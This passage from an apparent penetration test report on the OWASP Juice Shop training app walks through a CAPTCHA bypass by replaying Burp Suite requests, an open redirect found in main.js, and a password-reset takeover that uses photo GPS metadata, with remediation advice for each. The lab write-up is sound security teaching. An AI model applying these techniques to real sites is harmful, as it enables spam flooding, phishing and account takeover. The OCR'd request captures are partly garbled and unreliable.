


2-Press F12 or right-click → Inspect to open the browser Developer Tools.

-Navigate to the Console tab.

-Paste and execute the following JavaScript code:

```
document.querySelectorAll('.notificationMessage').forEach(el => el.remove());
```



## 5.11 Broken Anti-Automation

### 5.11.1 CAPTCHA Bypass

HIGH

#### Description:

The application implements a CAPTCHA mechanism on the customer feedback form to prevent bots and automation. However, the CAPTCHA validation is **only superficial on the client-side** without proper verification on the server-side. An penetration tester can **submit multiple feedback entries by reusing the same CAPTCHA value** without solving a new one each time. This bypass is possible because the server does not validate whether the CAPTCHA was freshly generated and solved for each submission, allowing mass automated submissions.

---

#### Impact:

- **Automated Abuse:** penetration testers can flood the feedback system with automated submissions.
- **Resource Exhaustion:** Potential DoS (Denial of Service) by overwhelming the system with requests.
- **Integrity Issues:** Legitimate feedback may be lost or diluted among spam.
- **Reduced Trust:** CAPTCHA is expected to provide basic protection; its failure undermines user trust.

---

#### Vulnerability Location:

- **Component:** Customer Feedback Form
- **Parameter Affected:** CAPTCHA Value
- **Behavior:** Reusing the same CAPTCHA token multiple times allows multiple submissions.

---


#### Recommendations:

1. **Server-Side CAPTCHA Validation:**

- Implement strict server-side validation to ensure each CAPTCHA is verified **once per session** and **per submission**.
2. **Token Invalidation After Use:**
    - Once a CAPTCHA is solved and used for a submission, **invalidate it immediately** to prevent reuse.
  3. **More Robust CAPTCHA Systems:**
    - Consider using more dynamic and secure CAPTCHA services (e.g., reCAPTCHA v2/v3).
- 

### Proof of Concept (PoC):

1. **open** the Customer Feedback page and **Fill** the feedback form and solve the displayed CAPTCHA.



The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/contact. The page title is "Customer Feedback". The form fields are as follows:

- Author: anonymous
- Comment\*: hello
- Rating: A green slider bar is set to the middle position.
- CAPTCHA: What is 1-8+8 ?  
Result\*: -15

A yellow arrow points upwards towards the "Submit" button at the bottom of the form.

2. **Intercept** the POST request using Burp Suite.

The screenshot shows a Burp Suite interface with the following details:

**Network Tab (Left):**

- Time: 01:06:27 23 Apr.
- Type: HTTP
- Direction: → Request
- Method: POST
- URL: http://127.0.0.1:3000/api/Feedback

**Details Tab (Bottom Left):**

```
POST /api/Feedback HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 110
Cookie: laravel_session=...; _ga=...; _gat_UA-123456789-1=...; _gid=...
Referer: http://127.0.0.1:3000/
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

{"UserId":23,"Caption":5,"Rating":10,"Comment":"hello (**iamfathi7@gmail.com)", "Rating":5}
```

**HTTP History Tab (Top):**

- 01:06:32 23 Apr. → Request: GET http://127.0.0.1:3000/socket.io/1/eIO->4&transport=web-socket&cid=M0R5EP9Exo6oBAABs
- 01:06:38 23 Apr. → Request: GET http://127.0.0.1:3000/socket.io/1/eIO->4&transport=polling&t=PPVm3E
- 01:07:01 23 Apr. → Request: GET http://127.0.0.1:3000/socket.io/1/eIO->4&transport=polling&t=PPVmjbG
- 01:07:25 23 Apr. → Request: GET http://127.0.0.1:3000/socket.io/1/eIO->4&transport=polling&t=PPVmPka

**Request Tab (Bottom Right):**

**Inspector Tab (Bottom Right):**

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18

**Notes Tab (Bottom Right):**

### 3. Send the captured request to Repeater.

Send the captured request to Repeater.

Burp Suite Community Edition v2023.5.2 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to http://127.0.0.1:3000

Intercept on Forward Drop

| Time              | Type | Direction   | Method | URL                                                                                | Status code | Length |
|-------------------|------|-------------|--------|------------------------------------------------------------------------------------|-------------|--------|
| 01:06:27 23 Apr.. | HTTP | → Request   | POST   | http://127.0.0.1:3000/api/feedbacks/                                               |             |        |
| 01:06:32 23 Apr.. | WS   | → To client |        | http://127.0.0.1:3000/socket.io/fei=4&transport=websocket&sid=M08YSE9jExode6o8AABs |             | 1      |
| 01:06:39 23 Apr.. | HTTP | → Request   | GET    | http://127.0.0.1:3000/socket.io/fei=4&transport=websocket&sid=M08YSE9jExode6o8AABs |             |        |
| 01:07:01 23 Apr.. | HTTP | → Request   | GET    | http://127.0.0.1:3000/socket.io/fei=4&transport=websocket&sid=M08YSE9jExode6o8AABs |             |        |
| 01:07:25 23 Apr.. | HTTP | → Request   | GET    | http://127.0.0.1:3000/socket.io/fei=4&transport=websocket&sid=M08YSE9jExode6o8AABs |             |        |
| 01:07:52 23 Apr.. | HTTP | → Request   | GET    | http://127.0.0.1:3000/socket.io/fei=4&transport=websocket&sid=M08YSE9jExode6o8AABs |             |        |
| 01:07:55 23 Apr.. | HTTP | → Request   | GET    | http://127.0.0.1:3000/socket.io/fei=4&transport=websocket&sid=M08YSE9jExode6o8AABs |             |        |

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Compare

Send to Decoder

Send to Organizer

Insert Collaborator payload

Request in browser >

Engagement tools (Pro version only) >

Change request method

Change body encoding

Copy

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept >

Convert selection

URL-encode as you type

Cut

Copy

Paste

Message editor documentation

Proxy interception documentation

0 highlights

Inspector

Request attributes 2

Request query parameters 0

Request cookies 5

Request headers 18

Request body

Network

Notepad

Raw Hex

Referer: http://127.0.0.1:3000/

Accept: application/json, text/javascript, \*/\*

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Cookie: language=en; sessionstatus=dissmiss; welcomebanner\_status=divs

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJndfp0dM01JzgDNWtZD8sliv1ZGFsl6ew

iMSmNvTU0TAYT83MC1zTA0ZQjdJN1yTgHt2mMwHc1LcJybzEljjojY3W6t9EtZK1LcJ7wT8

sAkwWlh2zYeL7t9GhZBmWGVAtYcVdcadec1LcJ0b38rU7Ytm01oi1iwiaJNfY3Prafa

oetWb0tWch1g1eA1SD1tHMDhj301cwsHDc0c1slmlbGVV2WBdc101vshVnH01mlhdC1E7tC

14xqzC2Q0q...9e7Plm5swu848CCuKew3D0PHIMH1D123hNfkgfjyNHR-p-yTlxwfaF0t

Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.105 Safari/537.36

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

captchaId: "29"

captchaHash: "5"

captchaType: "13"

comment: "heilio (\*\*iamafathil7@gmail.com")"

rating: "5"

Event Log (0) All issues

Memory: 161.9MB Disabled

4. Send the same request multiple times (10+ requests) without solving new CAPTCHAs.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Dashboard Target Intruder Repeater View Help Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > v Target: http://127.0.0.1:3000 / HTTP/1.1

Request

Pretty Raw Hex

```
1 POST /api/feedbacks/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 99
4 sec-ch-u-a-platform: "Windows"
5 sec-ch-u-a-device-name: "Windows 10 Pro"
6 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIwMjAxMDQyOTUxZTeyJpZC
7 C1MjMmNvbmV0d29vZG1pY2hhaW1lYiwiZW1hbmV0LjEzYXV0aTExQjdTW1hbmV0d29vZG1pY2hhaW1lYiIi
8 B2J3bTgjIiMhMmV0d29vZG1pY2hhaW1lYiwiZW1hbmV0LjEzYXV0aTExQjdTW1hbmV0d29vZG1pY2hhaW1lYiIi
9 L2FscT2Uoyc3p3qdmu1WnWhmWhhZC1jD0a3mwaLcJ3D83pdtU7cmU1j2i
10 iwiw0mByV3p3qdmu1WnWhmWhhZC1jD0a3mwaLcJ3D83pdtU7cmU1j2i
11 MHC1sInV2cF02W2BdE16j1w0uHMDchj1p0tceHd16HdMuJ0f1k0sMd0vC1m1B1GV2WB8d
12 C1h0n0v0uA45C0uRxsDcP9Hm1D13
13 q9p3p3qdmu1WnWhmWhhZC1jD0a3mwaLcJ3D83pdtU7cmU1j2i
14 q9p3p3qdmu1WnWhmWhhZC1jD0a3mwaLcJ3D83pdtU7cmU1j2i
15 hanMs9mwyfHFR-p0rTfisvaPo7k-b3f5PPfDba1hfSK07
16 Accept-Language: en-US,en;q=0.5
17 sec-ch-u-a-useragent: "Chromium/135.0.0.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36"
18 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
19 Accept: application/json, text/plain, */*
20 Content-Type: application/json
21 Origin: http://127.0.0.1:3000
22 Referer: http://127.0.0.1:3000
23 Sec-Fetch-Dest: empty
24 Sec-Fetch-Mode: cors
25 Sec-Fetch-Site: same-origin
26
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Pragma: no-cache
6 Cache-Control: no-store, no-cache
7 X-Scruiting: /#jobs
8 Location: /api/feedbacks/20
9 Content-Type: application/json; charset=utf-8
10 {
11 "id": 20,
12 "tag": "W-f6-E4+1mf1+3My@7v/1q1FLxxM",
13 "vary": "Accept-Encoding",
14 "date": "Tue, 22 Apr 2025 23:07:16 GMT",
15 "connection": "keep-alive",
16 "keep-alive": "timeout=5",
17 "status": "success",
18 "data": {
19 "id": 20,
20 "userId": 23,
21 "comment": "Hello (**iamfatchill7@gmail.com)**",
22 "rating": 5,
23 "updatedAt": "2025-04-22T23:07:16.152Z",
24 "createdAt": "2025-04-22T23:07:16.152Z"
25 }
26 }
```

Inspector

Request attributes 2

Request query parameters 0

Request cookies 5

Request headers 18

Response headers 13

Notes

Custom actions

All feedback submissions are accepted successfully, confirming the CAPTCHA was not validated properly.

The screenshot shows a web browser window for the OWASP Juice Shop at the URL 127.0.0.1:3000/#/contact. A green success message at the top states: "You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)". Below this, the "Customer Feedback" form is displayed. The "Author" field contains "\*\*\*in@juice-sh.op". The "Comment\*" field contains "hello". A note below it says "Max. 160 characters" and "5/160". The "Rating" field is set to 5. The CAPTCHA question "CAPTCHA: What is 3\*10-5 ?" has the answer "25" entered in the "Result\*" field. A "Submit" button is visible at the bottom right of the form.

## 5.12 Unvalidated Redirects

### 5.12.1 Outdated Allowlists

MEDIUM

- **Description:**

The application uses an outdated allowlist for redirect destinations, which can be bypassed to redirect users to external, potentially malicious websites. This flaw allows penetration tester to exploit redirection logic and trick users into visiting unintended or harmful destinations.

---

- **Impact:**

A penetration tester was able to craft a URL that redirects users to a malicious external site. This can be used for phishing, malware delivery, or social engineering attacks that appear to come from a trusted source.

---

- **Vulnerability Location:**

Found in main.js – redirection behaviour tied to the term “blockchain”

---

- **CVE Reference:**

---


- **Recommendations:**

- Use a validated list of approved redirect destinations.
- Never allow user input to control the destination of redirects unless it is strictly validated.
- Implement server-side validation and enforce it rather than relying solely on client-side checks.

---


- **Proof Of Concept:**

1. Open the target application in a browser and Press **F12** to open Developer Tools and go to the **Debugger** tab.



Locate the **main.js** file in the application's source code.


2. Use the search to look for the keyword "redirect" and focus on code sections involving "blockchain" these often contain logic responsible for external redirection.



3. Find the redirect URL or endpoint pointing to a blockchain/crypto site.

`./redirect?to=https://blockchain.info/address/1AbKfgvw9ps041NbL18kuFDOTezwGSDRZm'`

#### 4. Copy the redirect link and paste it into the browser's address bar.



The screenshot shows a Kali Linux VM running in VMware Workstation. The browser window displays the Blockchain.com explorer for the Bitcoin address 1AbKfJgw9psQ4t1n. The page includes a summary section with the address 1AbKf-8DRZm, its Base58 (P2PKH) representation, and its Bitcoin Address. It shows a balance of 0.00005997 BTC (~\$5.69). Below this is a 'Summary' section detailing 8 transactions received and sent, with a total value of 0.01308449 BTC (~\$1,247.53). The transaction history lists two recent ones:

| ID       | From                 | To        | Value                       |
|----------|----------------------|-----------|-----------------------------|
| 1e51-0d0 | 12/23/2022, 14:21:40 | b1q-rax3  | 0.00005997 BTC + \$5.69     |
| e01-3316 | 8/17/2021, 14:20:28  | 1EH4-v55p | -0.00217368 BTC + -\$206.27 |

The redirect works without validation which means that the application still allows redirects to such domains without proper checks using an outdated allowlist this can expose users to potential phishing or malicious redirection attacks.

## 5.13 Sensitive Data Exposure

### 5.13.1 Meta Geo Stalking

MEDIUM

- **Description:**

we exploited metadata embedded in an image uploaded by the user "John". The password reset feature uses a security question related to his favourite hiking location, which can be discovered through the photo's metadata. By analysing the photo, we extracted GPS coordinates that led us to the answer needed to bypass the security question and reset John's account password.
- **Impact:**


A penetration tester was able to gain unauthorized access to John's account by extracting sensitive metadata (location) from a public image and using it to answer the password reset security question. This demonstrates a real-world risk where users unknowingly expose sensitive data through media uploads.
- **Vulnerability Location:**
  - Reset Password Page: /#/forgot-password
- **CVE Reference:**

---
- **Recommendations:**
  - Strip all metadata (EXIF) from uploaded images server-side before making them public.
  - Avoid using easily guessable or researchable security questions for account recovery.
  - Implement rate-limiting and monitoring on password reset functionalities.
  - Use multi-factor authentication for sensitive account actions.
  - Prevent account reset workflows from disclosing whether an email is registered (i.e., don't show whether a security question appears or not based on input).

---

- **Proof Of Concept:**

1. Go to the “Forgot Password” page.



The image shows a dark-themed 'Forgot Password' form. It consists of several input fields and labels. At the top is a title 'Forgot Password'. Below it is a field labeled 'Email\*' with a question mark icon in the top right corner. The next section is labeled 'Security Question\*' with a question mark icon in the top right corner. The third section is labeled 'New Password\*' with a note below stating 'Password must be 5-40 characters long.' followed by a character count of '0/20'. The fourth section is labeled 'Repeat New Password\*' with a character count of '0/20'. A toggle switch labeled 'Show password advice' is located between the 'New Password\*' and 'Repeat New Password\*' sections. At the bottom is a large grey button with a pencil icon and the word 'Change'.

Observe the reset form asking for: Email address, Security question and new password.

2. To know John's exact email, browse the website for clues (reviews, comments, feedback etc.).

OWASP Juice Shop Sensitive Data Exposure :: Py Sensitive Data Exposure :: Py wordpress - Google

localhost:3000/#/Search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

### All Products

|  |                                |  |                                 |  |                                |  |                                           |
|--|--------------------------------|--|---------------------------------|--|--------------------------------|--|-------------------------------------------|
|  | Apple Juice (1000ml)<br>1.99¤  |  | Apple Pomace<br>0.89¤           |  | Banana Juice (1000ml)<br>1.99¤ |  | Best Juice Shop Salesman Artwork<br>5000¤ |
|  | Carrot Juice (1000ml)<br>2.99¤ |  | Eggfruit Juice (500ml)<br>8.99¤ |  | Fruit Press<br>89.99¤          |  | Green Smoothie<br>1.99¤                   |

team.

5000¤

Reviews (2)

**stan@juice-sh.op**

I'd stand on my head to make you a deal for this piece of art.

**bender@juice-sh.op**

just when my opinion of humans couldn't get any lower, along comes Stan...

Eggfruit Juice (500ml)  
8.99¤

Fruit Press  
89.99¤

3. based on known patterns of existing user emails, I guessed that “John” email format: “[john@juice-sh.op](mailto:john@juice-sh.op)”

Forgot Password

Email\*  ?

Security Question\*  ?

New Password\* 0/20

Repeat New Password\* 0/20

